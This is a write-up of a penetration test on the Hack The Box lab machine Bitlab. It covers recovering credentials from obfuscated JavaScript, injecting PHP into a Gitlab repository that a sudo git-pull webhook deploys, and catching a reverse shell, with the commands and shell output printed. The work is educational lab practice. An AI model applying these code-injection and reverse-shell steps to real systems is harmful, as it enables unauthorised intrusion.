



Report by Chris H.

Date of Completion: 9-28-19



Note: This report details a penetration test conducted on a virtual system hosted on <https://www.hackthebox.eu/>. This system was a lab designed to practice penetration testing techniques, and is not a real-world system with PII, production data, etc.

Target Information

Name	Bitlab
IP Address	10.10.10.114
Operating System	Linux

Tools Used

- Operating system: Kali Linux - A Linux distribution designed for penetration testing
- OpenVPN - An open-source program used for creating a VPN connection to hackthebox.eu servers, which allows for connection to the target.
- Nmap - A network scanner used to scan networks and systems. Discovers hosts, services, OS detection, etc.
- OWASP Dirbuster - A tool that brute forces directories of a webpage and discovers pages and files.
- autoNetcat.php - A PHP shell code that causes a netcat session to be called to the IP and port written into its code
- ddcode.com's JS De-Obfuscator - An online tool that takes obfuscated JavaScript code, and reverts it back to a readable state
- wine32 - A Windows CLI emulator that is useful for interacting with .exe files on a linux system
- OllyDbg - A 32-bit debugger specializing in reverse engineering .exe files

Executive Summary

Bitlab is a virtual system hosted on <https://www.hackthebox.eu/>. I conducted this penetration test with the goal of determining the attack surface, identifying the vulnerabilities and attack vectors, exploiting the vulnerabilities, and gaining root access to the system. All activities were conducted in a manner simulating a malicious threat actor attempting to gain access to the system.

The goal of the attack was to retrieve two files:

- 1) user.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the unprivileged user. Contents of the file are a hash that is submitted for validation on hackthebox. Successful retrieval of this file is proof of partial access/control of the target.
- 2) root.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the root/Administrator account. This file contains a different hash which is submitted for validation on hackthebox. Successful retrieval of this file is proof of full access/control of the target.

Summary of Results

Bitlab is a very real-life applicable machine. Owning the user starts with finding a page with dirbuster (/profile) which contains a bio for a user named Clave. Then, using another page that dirbuster found (/help), a bookmark can be found and read. The bookmark link contains obfuscated JavaScript, which can be de-obfuscated to reveal a plaintext password for the Clave user. These credentials can be used to log into Gitlab, where there are two repositories: Deployer and Profile.

Checking the index.php file under the Deployer repository shows code that automatically performs a “sudo git pull” command on the host machine when a merge request is triggered on Gitlab. This is taken advantage of by inserting PHP reverse shell code into the index.php page for profile. Upon updating the code, the attacker creates a merge request. This causes the sudo git pull to happen. Using netcat to listen on the attacking machine, /profile is refreshed and a shell is spawned into the system as the www-data user.

www-data is a low privilege user, and Clave is the user who owns user.txt. However, checking the Gitlab profile for Clave shows a code snippet containing connection information for PostgreSQL. Using PHP interactive mode on the machine, credentials can be harvested for Clave. The user.txt file is owned once an SSH session is created as Clave.

To compromise root, a file named RemoteConnection.exe must be reverse engineered. This file is in Clave’s home directory, and is transferred to the attacking machine using netcat. Then, using OllyDbg allows the attacker to observe the program creating a root connection using PuTTY on a Windows machine. Placing a breakpoint at the closest JNZ instruction and running the program again causes plaintext root credentials to be revealed. These can be used to create an SSH connection to the system, and root.txt is captured.

Attack Narrative

As always, the attack begins with an Nmap scan of the system. `nmap -sC -A 10.10.10.114` is used to scan Bitlab, which returns only 2 open ports: 22 (SSH) and 80 (HTTP).




Figure 1

Going to `http://10.10.10.114` in a browser reveals that the machine is running Gitlab Community Edition (Figure 1). Interestingly, the name of the machine prior to release was “Gitlab”. However, this was most likely changed due to legal/trademarking issues. Nevertheless, the name of the machine, Bitlab, refers to the machine running Gitlab.




Figure 2

After trying several generic logins (guest:guest, admin:admin, admin:password), nothing is able to login. The next step of enumerating a webpage is to find if the site has other directories that may be hidden. Using Dirbuster, the attacker can rapidly uncover pages using a wordlist. The first one that is found is `http://10.10.10.114/profile` (Figure 2).




Figure 3

/profile appears to be a generic information page about a web developer named Clave (Figure 3). It can be inferred that Clave is a username associated with the box, as well as a Gitlab login. None of the blue buttons on the page have any functionality. This page will be very important later in exploitation.




Figure 4

After several minutes of scanning, Dirbuster finds a page called /help (Figure 4). "Parent Directory" does not lead to anything useful, but "bookmarks.html" could lead to valuable information.





Figure 5

Following bookmarks.html shows several links (Figure 5) to external pages (they all direct to the official websites for each). However, nothing happens when "Gitlab Login" is clicked.

Viewing the source for the bookmarks.html page shows normal href links for all of the pages except “Gitlab Login”, which contains obfuscated JavaScript code (Figure 6, highlighted grey area). This would explain why the link did not function properly like the other ones above it.



Using a hex decoder on <http://ddecode.com/hexdecoder/> , the JavaScript can be de-obfuscated, which will allow the content to be readable (Figure 7). However, the output is still difficult to read when pressing the “Decode” button. Refer to process below for cleaning up the output.

```
&quot;;\x76\x61\x6C\x75\x65&quot;;,&quot;;\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E&quot;;,&quot;;\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64&quot;;,&quot;;\x63\x6C\x61\x76\x65&quot;;,&quot;;\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64&quot;;,&quot;;\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78&quot;;
```

Remove “";” ↓

```
\x76\x61\x6C\x75\x65\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64\x63\x6C\x61\x76\x65\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78
```

De-obfuscate ↓

```
valueuser_logingetElementByIdclaveuser_password11des0081x
```

Add spacing ↓

```
value user_login getElementById clave user_password 11des0081x
```

After removing the “";” symbols in the code, as well as adding spacing to the output, clear-text credentials can be harvested from the code. The attacker now has `clave:11des0081x` as a user and password combination.




Figure 8

Using the newly found password allows the attacker to log in as Clave and access the Gitlab dashboard (Figure 8). The entry screen shows two projects: Profile, and Deployer.




Figure 9

The first step to finding an avenue of exploit is to check all files within both repositories. In the Deployer repository, the index.php page is interesting. Reading the PHP code shows that the page reads the JSON contents of an input. If the repository name is “Profile”, the branch is “master”, the event is a merge request, and the state is “merged”, then a `sudo git pull` is triggered on the Bitlab machine (Figure 9).





Figure 10

To take advantage of this code, the Profile repository will be exploited. Then, in order to use the deployer code, the test-deploy branch is selected (Figure 10).



```

137 <script src="//code.jquery.com/jquery-1.11.1.min.js"></script>
138 <script src="//netdna.bootstrapcdn.com/bootstrap/3.2.0/js/bootstrap.min.js"></script>
139 </head>
140 <body>
141 <link href='http://fonts.googleapis.com/css?family=Open+Sans' rel='stylesheet' type='text/css'>
142 <link href="//maxcdn.bootstrapcdn.com/font-awesome/4.2.0/css/font-awesome.min.css" rel="stylesheet">
143
144 <div class="container" style="margin-top: 20px; margin-bottom: 20px;">
145 <div class="row panel">
146 <div class="col-md-4 bg_blur ">
147 <a href="#" class="follow_btn hidden-xs">Follow</a>
148 </div>
149 <div class="col-md-8 col-xs-12">
150 
151 
152 <div class="header">
153 <h1>
154 <?php
155 echo shell_exec('whoami')
156 ?>
157 </h1>
158 </div>

```

Figure 11

Figure 11 depicts the code for the /profile page seen in Figure 3. To exploit this, PHP code can be inserted into the page. This can then issue commands to the Bitlab machine. The expected result of this is to:

- 1) place malicious code into the profile page
- 2) create a merge request to the master branch
- 3) cause the malicious code to be put into production due to the deployer's sudo git pull command that is triggered, and
- 4) check the /profile page, which returns the PHP executed code.

For now, this is tested by coding a `whoami` command to print on the page (Figure 11, red circle). This will reveal which account is executing the code and confirm that RCE is working.




Figure 12

The changes to index.php are saved, then a merge request is created by clicking "Create merge request" (Figure 12, red circle).




Figure 13

Once the merge is complete, the /profile page is refreshed, and the changes are deployed. The `whoami` is successfully issued, and the user, `www-data`, is returned (Figure 13). This confirms that the PHP is being interpreted.

Now, this process is repeated, except PHP reverse shell code is placed into the index.php page for /profile. The code is modified to cause Bitlab to call out to the attacking IP over port 12345. The page is updated with the reverse shell code, a merge request is created, and then the /profile page is refreshed.


```

1: root@kali: ~
listening on [any] 12345 ...
connect to [10.10.14.103] from data2.whicdn.com [10.10.10.114] 45504
Linux bitlab 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
17:07:46 up 21 min, 0 users, load average: 1.65, 1.22, 1.05
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bitlab:/$ ls
ls
bin    home      lib64      opt      sbin     tmp       vmlinuz
boot   initrd.img lost+found proc     snap     usr       vmlinuz.old
dev    initrd.img.old media      root     srv      vagrant
etc     lib       mnt        run      sys      var
www-data@bitlab:/$ cd /home
cd /home
www-data@bitlab:/home$ ls
ls
clave
www-data@bitlab:/home$ cd clave
cd clave
www-data@bitlab:/home/clave$ ls
ls
RemoteConnection.exe  user.txt
www-data@bitlab:/home/clave$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@bitlab:/home/clave$
  
```

Figure 14

